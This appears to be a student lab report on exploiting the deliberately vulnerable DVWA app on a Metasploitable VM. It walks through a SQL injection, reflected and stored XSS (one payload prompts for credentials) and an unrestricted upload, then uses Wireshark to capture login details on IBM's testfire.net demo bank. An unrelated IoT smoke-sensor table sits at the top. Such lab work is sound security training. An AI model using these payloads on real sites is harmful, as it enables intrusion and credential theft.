
URL: http://1.0.0.1/conditions.html

IoT Server - Device Conditions

Actions	Enabled	Name	Condition	Actions
Edit Remove	Yes	smoke on	PTT08108H7A- Level >= 0.4	Set PTT08100D38- Status to 1
Edit Remove	Yes	smoke off	PTT08108H7A- Level < 0.4	Set PTT08100D38- Status to 0

Add

Top




Group2:

Perform exploiting DVWA

Perform SQL injection on DVWA

Step 1: Start the virtual machine's metasploitable and kali linux operating systems.

Locate the IP address of the metastable system, then type it into Firefox.




Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutilidae](#)
- [DVWA](#)
- [WebDAV](#)



Step 2: Open the link DVWA and enter the username as admin and the password as password.



Username

Password



Step 3: Go to DWDA security page and change the security level from high to low.
Then go to SQL

injection and type the user ID as 1"or"1="1 click submit. Now you will get the username.

DVWA Security

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [[enable PHPIDS](#)]

[[Simulate attack](#)] · [[View IDS log](#)]

Vulnerability: SQL Injection

User ID:


More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/tetchtips/sql-injection.html>

The screenshot shows a web application interface for 'Vulnerability: SQL Injection'. On the left, there's a vertical sidebar with navigation links: 'Actions', 'Force', 'Command Execution', 'Inclusion', 'Injection', 'Injection (Blind)', 'Reflected', and 'Stored'. The main content area has a title 'Vulnerability: SQL Injection' and a form labeled 'User ID:' with a text input field and a 'Submit' button. Below the form, red text displays the results of the exploit: 'ID: 1"or"1="1', 'First name: admin', and 'Surname: admin'.

Perform Cross-site scripting on DVWA

Step 1: Turn on the kali linux and the metasploitable machine on the virtual machine find the metasploitable machine IP address and enter the IP address in the firefox.



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

Step 2: Open the link DVWA and enter the username as admin and the password as password.



The DVWA logo features the letters "DVWA" in a bold, dark grey sans-serif font. A thick, stylized green swoosh or swirl graphic starts from the top right of the "D", loops around the "V" and "W", and ends near the bottom right of the "A".

Username

Password

Login

Step 3: Go to DWDA security page and change the security level from high to low.



DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low ▾ Submit

PHPIDS

[PHPIDS](#) v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

Step 4: Now go to xss reflected and in the user's name field enter the script as <script>alert("hacked") </script> then click submit. You will get the prompt having the alert message contained within it.



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

192.168.56.101
Hacked

Hello

OK

Step 5: now go to the option xss stored and in the name field type any text and in the message field type <script>prompt("enter credentials")</script> . A prompt will appear asking for the details to enter.

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

```
<script>prompt("enter credentials")</script>
```

Name: test
Message: This is a test comment.

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *


Name: test
Message: This is a test comment.

Name: hii
Message:

Name: hi
Message:

Perform File upload DVWA

Step 1: Turn on the kali linux and the metasploitable machine on the virtual machine find the metasploitable machine IP address and enter the IP address in the firefox.



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

Step 2: Open the link DVWA and enter the username as admin and the password as password.



Username

Password

Step 3: Go to DWDA security page and change the security level from high to low.



The screenshot shows the DVWA Security page. At the top, there's a navigation menu with links for Home, Instructions, and Setup. Below that is a sidebar with links for Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The main content area has a title "DVWA Security" with a lock icon. It says "Security Level is currently **low**". Below that, it says "You can set the security level to low, medium or high." and "The security level changes the vulnerability level of DVWA." There's a dropdown menu set to "low" with a "Submit" button next to it. At the bottom, there's a section for "PHPIDS" which says "PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications." and "You can enable PHPIDS across this site for the duration of your session." A note at the very bottom says "PHPIDS is currently disabled. [Enable PHPIDS](#)".

Step 4: now go to the option upload you can see that the file to upload is specified as it should the image if it takes any other format means the website is vulnerable so now try to upload the .txt file and upload it . it will take the file next you can see the message saying uploaded successfully copy the path leaving the root and paste it in the browser you will enter the index page of the database which should not be visible.



Vulnerability: File Upload

Choose an image to upload:

demo2.txt

.../.../hackable/uploads/demo2.txt successfully uploaded!

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitedevelopment/upload-forms-threat.htm>

Index of /dvwa/hackable/uploads


<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
 demo2.txt	23-Feb-2023 02:22	0	
 dvwa_email.png	16-Mar-2010 01:56	667	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.56.101 Port 80


Perform Sniffing

Perform Sniffing using Wireshark in kali linux

Step 1: Open kali linux and login to the root and enter the root and enter the command Wireshark.




Step 2: double click on the eth0 option.



Step 3: Now open the firefox and type testfire.net. signin to that website using the username as admin and password as admin.

Screenshot of a web browser showing the Altoro Mutual website (testfire.net). The page displays various service offerings like Online Banking, Personal Finance, Small Business, and Retirement Solutions. A sidebar on the left lists categories such as PERSONAL, SMALL BUSINESS, and INSIDE ALTORO MUTUAL. A banner at the top right encourages users to "GO" and "DEMOSITE ONLY". The bottom of the page includes links for Privacy Policy, Security Statement, Server Status Check, REST API, and copyright information.

The browser taskbar shows multiple tabs and icons, and the system tray indicates the date and time as 14-03-2023.



Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec



[Sign In](#) | [Contact Us](#) | [Feedback](#) | [Search](#) | [Go](#)



DEMO SITE ONLY

ONLINE BANKING LOGIN

PERSONAL	SIMPLY BANKING	SMALL BUSINESS	INSIDE ALTORO MUTUAL
<ul style="list-style-type: none"> • Credit Product • Checking • Loan Products • Cards • Investments & Insurance • Other Services 	<p>Online Banking with FREE Online Bill Pay</p> <p>No stamps, envelopes, or checks to write give you more time to spend on the things you enjoy.</p>	<p>Business Credit Cards</p> <p>You're always looking for ways to improve your company's bottom line. You want to be informed, improve efficiency and control expenses. Now, you can do it all - with a business credit card account from Altoro Mutual.</p>	<p>Privacy and Security</p> <p>The 2000 employees of Altoro Mutual are dedicated to protecting your privacy and security. We pledge to provide you with the information and resources that you need to help secure your information and keep it confidential. This is our promise.</p>
<ul style="list-style-type: none"> • Deposit Products • Leasing Services • Cards • Insurance • Retirement • Other Services 	<p>Real Estate Financing</p> <p>Fast. Simple. Professional. Whether you are preparing to buy, build, purchase land, or construct new space, let Altoro Mutual's premier real estate lenders help with financing. As a regional leader, we know the market, we understand the business, and we have the track record to prove it.</p>	<p>Retirement Solutions</p> <p>Retaining good employees is a tough task. See how Altoro Mutual can assist you in accomplishing this feat through effective Retirement Solutions.</p>	<p>Win a Samsung Galaxy S10 smartphone</p> <p>Completing this short survey will enter you in a draw for 1 of 5 Samsung Galaxy S10 smartphones! We look forward to hearing your important feedback.</p>
<ul style="list-style-type: none"> • About Us • Contact Us • Locations • Investor Relations • Press Room • Careers • Subscribe 	<p>PERSONAL</p>	<p>SMALL BUSINESS</p>	<p>INSIDE ALTORO MUTUAL</p>

[Privacy Policy](#) | [Security Statement](#) | [Server Status Check](#) | [REST API](#) | © 2023 Altoro Mutual, Inc.

This web application is open source! [Get your copy from GitHub](#) and take advantage of advanced features.

The Altoro website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <http://www-142.ibm.com/software/products/uservisecategory/SW11>.

Copyright © 2008, 2023, IBM Corporation. All rights reserved.



[Sign In](#) | [Contact Us](#) | [Feedback](#) | [Search](#) | [Go](#)



DEMO SITE ONLY

MY ACCOUNT

PERSONAL	ONLINE BANKING LOGIN	SMALL BUSINESS	INSIDE ALTORO MUTUAL
<ul style="list-style-type: none"> • Credit Product • Checking • Loan Products • Cards • Investments & Insurance • Other Services 	<p>Online Banking Login</p> <p>Username: <input type="text" value="admin"/></p> <p>Password: <input type="password" value="*****"/></p> <p><input type="button" value="Login"/></p>	<p>SMALL BUSINESS</p>	<p>INSIDE ALTORO MUTUAL</p>
<ul style="list-style-type: none"> • Deposit Products • Leasing Services • Cards • Insurance • Retirement • Other Services 	<p>PERSONAL</p>	<p>SMALL BUSINESS</p>	<p>INSIDE ALTORO MUTUAL</p>

[Privacy Policy](#) | [Security Statement](#) | [Server Status Check](#) | [REST API](#) | © 2023 Altoro Mutual, Inc.

This web application is open source! [Get your copy from GitHub](#) and take advantage of advanced features.

The Altoro website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <http://www-142.ibm.com/software/products/uservisecategory/SW11>.

Copyright © 2008, 2023, IBM Corporation. All rights reserved.

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

[Sign In](#) | [Contact Us](#) | [Feedback](#) | [Search](#) | [Go](#)



DEMO SITE ONLY

MY ACCOUNT

I WANT TO...	PERSONAL	SMALL BUSINESS	INSIDE ALTORO MUTUAL
<ul style="list-style-type: none"> • View Account Summary • View Recent Transactions • Transfer Funds • Search News Articles • Customize Site Language 	<p>Hello Admin User</p> <p>Welcome to Altoro Mutual Online.</p> <p>View Account Details: <input type="button" value="800000 Corporate"/> <input type="button" value="60"/></p> <p>Congratulations!</p> <p>You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!</p> <p>Click Here to apply.</p>	<p>SMALL BUSINESS</p>	<p>INSIDE ALTORO MUTUAL</p>
<ul style="list-style-type: none"> • Edit Users 	<p>PERSONAL</p>	<p>SMALL BUSINESS</p>	<p>INSIDE ALTORO MUTUAL</p>


[Privacy Policy](#) | [Security Statement](#) | [Server Status Check](#) | [REST API](#) | © 2023 Altoro Mutual, Inc.

This web application is open source! [Get your copy from GitHub](#) and take advantage of advanced features.

The Altoro website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <http://www-142.ibm.com/software/products/uservisecategory/SW11>.

Copyright © 2008, 2023, IBM Corporation. All rights reserved.

Step 4: Now go to the wireshark opened window and type in http. Click on the 4th option and in the left bottom of the window you can see the option HTML form URL encoded click on that you can see the username and password.




Perform Sniffing using Ettercap in kali linux

